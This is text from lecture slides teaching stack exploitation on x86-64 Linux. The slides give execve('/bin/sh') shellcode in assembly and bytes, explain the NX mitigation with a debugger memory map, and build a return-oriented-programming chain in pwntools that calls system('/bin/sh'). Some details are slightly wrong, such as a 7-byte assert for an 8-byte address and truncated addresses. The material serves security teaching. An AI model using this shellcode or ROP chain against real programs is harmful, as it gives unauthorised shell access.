


Crashing the binary



Exploiting

Inject shellcode into memory and jump to it



Shellcode

assembly code that spawns a shell

```
mov rax, 0x68732f6e69622f
push rax      ; push 8 bytes ("/bin/sh\0") onto stack
mov rdi, rsp
xor rsi, rsi   ; rsi = 0
xor rdx, rdx   ; rdx = 0
mov rax, 0x3b  ; syscall number
syscall       ; execve("/bin/sh", 0, 0)
```

```
; can be optimized down to 22 bytes:
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F
\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

What's the catch?

🤮 Mitigations 🤮


NX-Bit (No eXecute)

- Stack no longer executable
- Other executable segments are read-only
- Injected shellcode can't be executed

😬 NX-Bit (No eXecute) 😬

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

Start      End      Perm    Size  Offset  File
0x55555554000 0x55555555000 r--p    1000    0 /tmp/a.out
0x55555555000 0x55555556000 r-xp    1000   1000 /tmp/a.out
0x55555556000 0x55555557000 r--p    1000   2000 /tmp/a.out
0x55555557000 0x55555558000 r--p    1000   2000 /tmp/a.out
0x55555558000 0x55555559000 rw-p    1000   3000 /tmp/a.out
0x55555559000 0x5555557a000 rw-p   21000    0 [heap]
0x7ffff7d9200 0x7ffff7d9500 rw-p    3000    0 [anon_7ffff7d92]
0x7ffff7d9500 0x7ffff7db900 r--p   24000    0 /usr/lib/libc.so.6
0x7ffff7db900 0x7ffff7f2a00 r-xp  171000  24000 /usr/lib/libc.so.6
0x7ffff7f2a00 0x7ffff7f7800 r--p    4e000 195000 /usr/lib/libc.so.6
0x7ffff7f7800 0x7ffff7f7c00 r--p    4000 1e3000 /usr/lib/libc.so.6
0x7ffff7f7c00 0x7ffff7f7e00 rw-p    2000 1e7000 /usr/lib/libc.so.6
0x7ffff7f7e00 0x7ffff7f8800 rw-p    a000    0 [anon_7ffff7f7e]
0x7ffff7fc100 0x7ffff7fc500 r--p    4000    0 [vvar]
0x7ffff7fc500 0x7ffff7fc700 r-xp    2000    0 [vdso]
0x7ffff7fc700 0x7ffff7fc800 r--p    1000    0 /usr/lib/ld-linux-
0x7ffff7fc800 0x7ffff7ff100 r-xp   29000   1000 /usr/lib/ld-linux-
0x7ffff7ff100 0x7ffff7ffb00 r--p    a000  2a000 /usr/lib/ld-linux-
0x7ffff7ffb00 0x7ffff7ffd00 r--p    2000  34000 /usr/lib/ld-linux-
0x7ffff7ffd00 0x7ffff7fff00 rw-p    2000  36000 /usr/lib/ld-linux-
0x7ffff7ffde00 0x7ffff7fff000 rw-p   21000    0 [stack]
0xffffffff600000 0xffffffff601000 --xp    1000    0 [vsyscall]
```



Bypass: Code Reuse

- Instead of injecting own code, use existing code:
 - Overwrite return address with pointer to existing "gadget"
 - Gadgets that end with `ret` can be chained together

Return-oriented programming (ROP)

- Instead of injecting own code, use existing code:
 - Overwrite return address with pointer to existing "gadget"
 - Gadgets that end with `ret` can be chained together

ROP gadget examples

set register:

```
pop rdi  
ret
```

Arbitrary Write:

```
; set rdi and rax with another gadget  
mov qword [rdi], rax  
ret
```

From ROP to shell

- Goal: execute libc function `system("/bin/sh")`
- Function arguments passed via registers
 - System V calling convention: `rdi rsi rdx rcx r8 r9`
- Use `pop rdi` to set first argument

Building ROP chain in Python

```
from pwn import *
libc = ELF('./libc.so.6')


payload = b''
payload += b'A' * 22
payload += p64(0x401213)
assert p64(0x401213) == b'\x13\x12\x40\0\0\0\0'
payload += p64(next(libc.search(b'/bin/sh')))
payload += p64(libc.sym.system)
```

empty byte string
fill buffer with AAAAAAAAAAAAAAAAAAAAAA
address of "pop rdi; ret" gadget
64-bit little endian
address of "/bin/sh" string in libc
address of system() function

```

